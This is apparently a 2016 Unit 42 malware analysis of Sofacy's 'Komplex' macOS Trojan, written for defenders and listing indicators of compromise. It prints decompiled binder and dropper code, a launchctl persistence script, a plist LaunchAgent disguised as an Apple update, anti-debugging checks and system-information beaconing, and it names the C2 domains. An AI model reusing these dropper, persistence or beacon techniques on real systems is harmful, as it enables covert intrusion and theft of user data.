Sofacy's 'Komplex' OS X Trojan

By Dani Creus, Tyler Halfpop, Robert Falcone

Published: 2016-09-26 · Archived: 2026-04-05 17:40:11 UTC

Unit 42 researchers identified a new OS X Trojan associated with the Sofacy group that we are now tracking with the 'Komplex' tag using the Palo Alto Networks AutoFocus threat intelligence platform.

The Sofacy group, also known as APT28, Pawn Storm, Fancy Bear, and Sednit, continues to add to the variety of tools they use in attacks; in this case, targeting individuals in the aerospace industry running the OS X operating system. During our analysis, we determined that Komplex was used in a previous attack campaign targeting individuals running OS X that exploited a vulnerability in the MacKeeper antivirus application to deliver Komplex as a payload. Komplex shares a significant amount of functionality and traits with another tool used by Sofacy - the Carberp variant that Sofacy had used in previous attack campaigns on systems running Windows. In addition to shared code and functionality, we also discovered Komplex command and control (C2) domains that overlapped with previously identified phishing campaign infrastructures associated with the Sofacy group.

Komplex Binder

Komplex is a Trojan that the Sofacy group created to compromise individuals using OS X devices. The Trojan has multiple parts, first leading with a binder component that is responsible for saving a second payload and a decoy document to the system. We found three different versions of the Komplex binder, one that was created to run on x86, another on x64, and a third that contained binders for both x86 and x64 architectures. We found the following samples of the Komplex binder:

> 2a06f142d87bd9b66621a30088683d6fcec019ba5cc9e5793e54f8d920ab0134: Mach-O 64-bit executable x86_64
>
> c1b8fc00d815e777e39f34a520342d1942ebd29695c9453951a988c61875bcd7: Mach-O executable i386
>
> cffa1d9fc336a1ad89af90443b15c98b71e679aeb03b3a68a5e9c3e7ecabc3d4: Mach-O universal binary with 2 architectures

Regardless of architecture, these initial binders all save a second embedded Mach-O file to '/tmp/content'. This file is the Komplex dropper used in the next stage of installation and to maintain persistence. After saving the Komplex dropper, these binders would then save a legitimate decoy document to the system and open them using the 'Preview' application to minimize suspicion of any malicious activity. Figure 1 shows the main function found

in one of the initial droppers that saves and opens a PDF decoy, as well as executes another executable file saved as ‘/tmp/content’.

```
1   int _main(int arg0, int arg1) {
2       var_28 = [[NSAutoreleasePool alloc] init];
3       var_38 = [NSSearchPathForDirectoriesInDomains(0xf, 0x1, 0x1) objectAtIndex:0x0];
4       var_40 = [NSString stringWithFormat:@"%@/roskosmos_2015-2025.pdf", var_38];
5       var_48 = [NSString stringWithFormat:@"SetFile -a E %@/roskosmos_2015-2025.pdf",
6   var_38];
7       var_50 = [NSString stringWithFormat:@"rm -rf %@/roskosmos_2015-2025.app", var_38];
8       var_58 = [NSString stringWithFormat:@"open -a Preview.app %@/roskosmos_2015-
9   2025.pdf", var_38];
10      [[NSData dataWithBytes:_joiner length:0x20f74] writeToFile:@"/tmp/content"
11  atomically:0x1];
12      system([var_50 UTF8String]);
13      system("chmod 755 /tmp/content");
14      [[NSData dataWithBytes:_pdf length:0x182c82] writeToFile:var_40 atomically:0x1];
15      system([var_48 UTF8String]);
16      var_70 = [[NSTask alloc] init];
17      [var_70 setLaunchPath:@"/tmp/content"];
18      [var_70 launch];
19      [var_70 waitUntilExit];
20      system([var_58 UTF8String]);
21      remove(*arg1);
22      [var_28 release];
23      return 0x0;
24  }
```

Figure 1 Main function within the Komplex binder

The binder component saves a decoy document named roskosmos_2015-2025.pdf to the system and opens it using the Preview application built into OS X. Figure 2 shows a portion of the 17 page decoy document. This document is titled “Проект Федеральной космической программы России на 2016 - 2025 годы” and describes the Russian Federal Space Program’s projects between 2016 and 2025. We do not have detailed targeting information regarding the Sofacy group's attack campaign delivering Komplex at this time; however, based on the contents of the decoy document, we believe that the target is likely associated with the aerospace industry.

Figure 2 Decoy document opened by Komplex binder showing document regarding the Russian Space Program

Komplex Dropper

The Komplex dropper component is saved to the system as “/tmp/content” (SHA256: 96a19a90caa41406b632a2046f3a39b5579fbf730aca2357f84bf23f2cbc1fd3) and is responsible for installing a third executable to the system and setting up persistence for the third executable to launch each time the OS X operating system starts. This dropper also provided the basis for the name “Komplex”, which is seen in several folder paths that were included within the Mach-O file, such as “/Users/kazak/Desktop/Project/komplex".

The Komplex dropper is fairly straightforward from a functional perspective, as it contains all of its functionality within its “_main” function. The “_main” function (Figure 3) accesses data within three variables named ‘_Payload_1’, ‘_Payload_2’ and ‘_Payload_3’, and writes them to three files on the system.

```
1  int _main(int arg0, int arg1) {
2      var_38 = [[NSAutoreleasePool alloc] init];
```

```
3       var_40 = [NSData dataWithBytes:_Payload_1 length:0x15c1c];
4       var_48 = [NSData dataWithBytes:_Payload_2 length:0x201];
5       var_50 = [NSData dataWithBytes:_Payload_3 length:0x4c];
6       system("mkdir -p /Users/Shared/.local/ &> /dev/null");
7       system("mkdir -p ~/Library/LaunchAgents/ &> /dev/null");
8       [var_40 writeToFile:@"/Users/Shared/.local/kextd" atomically:0x1];
9       [var_48 writeToFile:@"/Users/Shared/com.apple.updates.plist"
10    atomically:0x1];
11      [var_50 writeToFile:@"/Users/Shared/start.sh" atomically:0x1];
12      system("cp /Users/Shared/com.apple.updates.plist
13    $HOME/Library/LaunchAgents/  &>/dev/null");
14      remove("/Users/Shared/com.apple.updates.plist");
15      system("chmod 755 /Users/Shared/.local/kextd");
16      system("chmod 755 /Users/Shared/start.sh");
17      var_58 = [[NSTask alloc] init];
18      [var_58 setLaunchPath:@"/Users/Shared/start.sh"];
19      [var_58 launch];
20      [var_58 waitUntilExit];
21      remove("/Users/Shared/start.sh");
22      remove(*arg1);
23      [var_38 release];
24      return 0x0;
25    }
```

Figure 3 Komplex Dropper's main function that drops three files to the system and runs a shell script

The “_main” function writes the data within ‘_Payload_1’, ‘_Payload_2’, and ‘_Payload_3’ variables to the following files, respectively:

1. /Users/Shared/.local/kextd (SHA256: 227b7fe495ad9951aebf0aae3c317c1ac526cdd255953f111341b0b11be3bbc5)
2. /Users/Shared/com.apple.updates.plist (SHA256: 1f22e8f489abff004a3c47210a9642798e1c53efc9d6f333a1072af4b11d71ef)
3. /Users/Shared/start.sh (SHA256: d494e9f885ad2d6a2686424843142ddc680bb5485414023976b4d15e3b6be800)

The shell script saved to '/Users/Shared/start.sh' calls the system command 'launchctl' to add a plist entry into 'launchd' to automatically execute the Komplex payload each time the system starts. Figure 4 shows the contents of the 'start.sh' script that sets up persistence for the payload.

```
#!/bin/sh

launchctl load -w ~/Library/LaunchAgents/com.apple.updates.plist
```

Figure 4 Contents of the start.sh shell script that calls launchctl

The 'start.sh' script loads 'com.apple.updates.plist', which sets the properties of the Komplex payload that is executed from "/Users/Shared/.local/kextd" at system start up courtesy of the "RunAtLoad" parameter. Figure 5 shows the contents of the 'com.apple.updates.plist' file loaded into 'launchd'.

```
1  <?xml version="1.0" encoding="UTF-8"?>
2  <!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
3  "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
4  <plist version="1.0">
5  <dict>
6  <key>Label</key>
7  <string>com.apple.updates</string>
8  <key>ProgramArguments</key>
9  <array>
10 <string>/Users/Shared/.local/kextd</string>
11 </array>
12 <key>KeepAlive</key>
13 <false/>
```

```
14  <key>RunAtLoad</key>
15  <true/>
16  <key>StandardErrorPath</key>
17  <string>/dev/null</string>
18  <key>StandardOutPath</key>
19  <string>/dev/null</string>
20  </dict>
21  </plist>
```

Figure 5 Contents of the com.apple.updates.plist file showing how the dropper achieves persistence

Komplex Payload

The ultimate purpose of the aforementioned components is to install and execute the Komplex payload. The dropper component saves the payload to "/Users/Shared/.local/kextd" (SHA256: 227b7fe495ad9951aebf0aae3c317c1ac526cdd255953f111341b0b11be3bbc5) and ultimately executes the payload. The payload begins by conducting an anti-debugging check to see if it is being debugged before proceeding with executing its main functionality, which can be seen in the “AmIBeingDebugged” function in Figure 6. The “AmIBeingDebugged” function uses the “sysctl” function to check to see if a specific “P_TRACED” flag is set, which signifies that the process is being debugged. A particularly interesting part of this function is that it is very similar to the function provided by Apple to its developers in a guide created in 2004 titled “Detecting the Debugger”. This is not the first time the Sofacy group's malware authors have obtained techniques from publicly available sources, as demonstrated in the use of the Office Test Persistence Method that they obtained from a blog posted in 2014.

```
1  int AmIBeingDebugged()() {
2      var_8 = **__stack_chk_guard;
3      getpid();
4      if ((((sysctl(0x1, 0x4, var_2A8, 0x288, 0x0, 0x0) == 0x0 ? 0x1 : 0x0) ^ 0x1) & 0x1
5  & 0xff) != 0x0) {
6              rax = __assert_rtn("AmIBeingDebugged",
7  "/Users/user/Desktop/LoaderWinApi/LoaderWinApi/main.mm", 0x21, "junk == 0");
8      }
```

```
9       else {
10              var_2C1 = (0x0 & 0x800) != 0x0 ? 0x1 : 0x0;
11              if (**__stack_chk_guard == var_8) {
12                      rax = var_2C1 & 0x1 & 0xff;
13              }
14              else {
15                      rax = __stack_chk_fail();
16              }
17      }
18      return rax;
19  }
```

Figure 6 The AmIBeingDebugged function used as an anti-analysis technique

After determining that it is not running in a debugger, the payload performs an anti-analysis/sandbox check by issuing a GET request to Google, to check for Internet connectivity. The payload will sleep until it receives a response from the HTTP requests to Google, which means Komplex will only communicate to its C2 servers in Internet enabled environments. Figure 7 shows the “connectedToInternet” function that confirms whether the payload is able to communicate with “http://www.google.com” before carrying out its functionality.

```
int connectedToInternet()() {
    if ([NSData dataWithContentsOfURL:[NSURL
URLWithString:@"http://www.google.com"]] != 0x0) {
            var_1 = 0x1;
    }
    else {
            var_1 = 0x0;
    }
    rax = var_1 & 0x1 & 0xff;
```

```
    return rax;
}
```

Figure 7 The connectedToInternet function testing for an active Internet connection

After confirming an active Internet connection, the Komplex payload begins carrying out its main functionality. The Komplex payload uses an 11-byte XOR algorithm to decrypt strings used for configuration and within C2 communications, including the C2 domains themselves. Figure 8 shows a screenshot of Komplex's custom string decryption algorithm, along with the XOR key used to decrypt strings within the payload.



Figure 8 11-byte XOR algorithm used by Komplex to decrypt configuration strings

The algorithm seen in Figure 8 decrypts the strings seen in Table 1, which the payload references using the associated variable names. The payload uses these decrypted strings for a variety of purposes, such as command parsing and C2 server locations.

Variable Name	Decrypted String
FILE_NAME	FileName
PATHTOSAVE	PathToSave
START_BLOCK_FILE	[file]
BLOCK_EXECUTE	Execute
BLOCK_DELETE	Delete

END_BLOCK_FILE	[/file]
SERVERS	appleupdate[.]org, apple-iclouds[.]net, itunes-helper[.]net
MAC	mac
CONFIG	config
GET_CONFIG	1
FILES	file
LOG	log
OLD_CONFIG	2
ID	id
TOKEN	h8sn3vq6kl
EXTENSIONS	.xml .pdf, .htm, .zip

Table 1 Strings decrypted by Komplex and their referenced name

The Komplex payload uses the SERVERS variable to obtain the location of its C2, which it communicates with using HTTP POST requests. The payload generates a URL to communicate with its C2 server that has the following structure:

/<random path>/<random string>.<chosen extension>/?<random string>=<encrypted token>

The <chosen extension> portion of the URL is chosen at random from the list of legitimate file extensions: .xml, .zip, .htm and .pdf. The <encrypted token> within the parameters of the URL is base64 encoded ciphertext created from the string ‘h8sn3vq6kl’. The ciphertext of the string is generated via a custom algorithm that uses a random 4-byte integer as a key that is modified by XOR with the static value 0xE150722. The payload also encrypts the data sent within the POST request using the same algorithm and encodes it using base64. Figure 9 below shows an example HTTP POST sent from the payload to its C2 server.



Figure 9 Beacon sent from Komplex to C2 containing system information within the HTTP POST data

The HTTP POST data in Figure 9 is comprised of information that the malware collects from the infected system. The system information sent to the C2 includes data such as the system version, username, and process list, which is gathered within a function named “getOsInfo” within the “InfoOS” class (Figure 10).

```
int InfoOS::getOsInfo()() {
    var_38 = rdi;
    var_18 = [[NSProcessInfo processInfo] operatingSystemVersionString];
    var_20 = NSUserName();
    var_28 = InfoOS::getProcessList();
    var_30 = operator new[](strlen(var_28) + 0x200);
    sprintf(var_30, "Mac OS X - %s %s\nUser name - %s\n\t\t\t\t\t\tProcess
list :\n\n%s", [var_18 UTF8String], InfoOS::bitOS(), [var_20 UTF8String],
var_28);
    rax = var_30;
    return rax;
```

```
}
```

Figure 10 getOsInfo function within Komplex that gathers system information for C2 beacon

The Sofacy C2 server will respond to this HTTP request with encrypted data that the payload will decrypt using the same custom algorithm used to encrypt the POST data. The Komplex payload will parse the C2 response for the following strings: "[file]" and "[/file]", "FileName=", "PathToSave=", "Shell=", "Execute", and "Delete". The "Delete" action does nothing more than delete a file specified by 'PathToSave'/'FileName', whereas the "Execute" action involves running the following system commands before executing the specified file:

```
mkdir -p &lt;'PathToSave'&gt; &amp;&gt; /dev/null

chmod 755 &lt;'PathToSave'&gt;/&lt;'FileName'&gt; &amp;&gt; /dev/null
```

The payload will treat "[file]" and "[/file]" as delimiters that specify the data that the payload should write to a specified file, which allows the threat actor to download additional files to the system. Lastly, the payload can execute commands on the compromised system specified within the "Shell" field, which the payload will execute and then send results back to the C2.

Connections to Sofacy and Previous Attacks.

Code Overlaps

While reverse engineering the Komplex payload, we came across a few code overlaps that we believed were worth exploring. First, we noticed striking similarities between the Komplex payload and the traits and behavior of an OS X Trojan discussed in a BAE Systems blog titled NEW MAC OS MALWARE EXPLOITS MACKEEPER. According to this blog post, an OS X Trojan was delivered via a vulnerability in the MacKeeper application. The nameless OS X Trojan uses an 11-byte XOR algorithm to decrypt an embedded configuration, which has all of the same variable names and values as the Komplex sample (see Table 1). The algorithm used to encrypt and decrypt the network traffic, as well as all static elements of the network communications (composition of URL, structure of HTTP data, command parsing procedure, etc.) discussed in the blog post are the exact same as seen in the Komplex payload. These overlaps suggest that the Trojan delivered by the MacKeeper vulnerability was in fact the Komplex Trojan.

The second code overlap ties the Komplex Trojan to Sofacy's Carberp variant, which we have analyzed in previous research efforts. Even though Komplex was created to run on OS X and Sofacy's Carberp variant was developed to run on Windows, they share many commonalities, including:

- Same URL generation logic using random path values, a random file extension and encrypted token
- Same file extensions used in C2 URL that are listed within the binaries in the same order
- Same algorithm used to encrypt and decrypt the token in the URL and HTTP POST data (Carberp key is modified using value 0xAA7D756 whereas Komplex uses 0xE150722)

- Very similar command handling, including parsing specifically for Execute, Delete, [file], [/file], FileName, and PathToSave.
- Checks for Internet connectivity by connecting to google.com
- Uses an 11-byte XOR key to decrypt strings within the configuration

In addition to these common traits, we found a Sofacy Carberp variant (SHA256: 638e7ca68643d4b01432f0ecaaa0495b805cc3cccc17a753b0fa511d94a22bdd) using the same TOKEN value of 'h8sn3vq6kl' within its C2 URL, as observed in Komplex payloads. Based on these observations, we believe that the author of Sofacy's Carberp variant used the same code, or at least the same design, to create the Komplex Trojan. A benefit of retaining many of the same functionalities within the Windows and OS X Trojans is that it would require fewer alterations to the C2 server application to handle cross-platform implants.

Infrastructure Overlap

While Komplex's C2 domain appleupdate[.]org does not appear to have any previously known activity associated with it, both the apple-iclouds[.]net and itunes-helper[.]net domains have direct ties to Sofacy activity. The apple-iclouds[.]net domain is mentioned within a PwC Tactical Intelligence Bulletin that discussed a phishing campaign conducted by the Sofacy group. The itunes-helper[.]net domain is associated with separate activity discussed in Trend Micro's blog titled Looking Into a Cyber-Attack Facilitator in the Netherlands that included research on hosting providers used by Pawn Storm (Sofacy).

The domain appleupdate[.]org does have one interesting correlation point, specifically involving the IP 185.10.58[.]170 that resolved this domain between April 2015 through April 2016. Researchers at BAE Systems provided Unit 42 the Komplex payload delivered through the exploitation of MacKeeper (Dropper SHA256: da43d39c749c121e99bba00ce809ca63794df3f704e7ad4077094abde4cf2a73 and Payload SHA256: 45a93e4b9ae5bece0d53a3a9a83186b8975953344d4dfb340e9de0015a247c54), which used the IP address 185.10.58[.]170 within its configuration as a C2 server. This infrastructure overlap further strengthens the connection between the Komplex payload we discovered with the prior campaign using MacKeeper for delivery.

Conclusion

The Sofacy group created the Komplex Trojan to use in attack campaigns targeting the OS X operating system – a move that showcases their continued evolution toward multi-platform attacks. The tool is capable of downloading additional files to the system, executing and deleting files, as well as directly interacting with the system shell. While detailed targeting information is not currently available, we believe Komplex has been used in attacks on individuals related to the aerospace industry, as well as attacks leveraging an exploit in MacKeeper to deliver the Trojan. The Komplex Trojan revealed a design similar to Sofacy's Carberp variant Trojan, which we believe may have been done in order to handle compromised Windows and OS X systems using the same C2 server application with relative ease.

While Unit 42 continues to research and track this threat, Palo Alto Networks customers are protected via the following:

- WildFire correctly identifies known Komplex executables as malicious

- IPS signature #14442 Sofacy.Gen Command And Control Traffic can detect and block outbound C2 requests generated by the Komplex Trojan.
- Customers can track this Trojan via the Komplex tag in AutoFocus.

IOCs:

Hashes:

2a06f142d87bd9b66621a30088683d6fcec019ba5cc9e5793e54f8d920ab0134
c1b8fc00d815e777e39f34a520342d1942ebd29695c9453951a988c61875bcd7
cffa1d9fc336a1ad89af90443b15c98b71e679aeb03b3a68a5e9c3e7ecabc3d4
96a19a90caa41406b632a2046f3a39b5579fbf730aca2357f84bf23f2cbc1fd3
227b7fe495ad9951aebf0aae3c317c1ac526cdd255953f111341b0b11be3bbc5
45a93e4b9ae5bece0d53a3a9a83186b8975953344d4dfb340e9de0015a247c54

C2 Locations:

appleupdate[.]org
apple-iclouds[.]net
itunes-helper[.]net
185.10.58.170
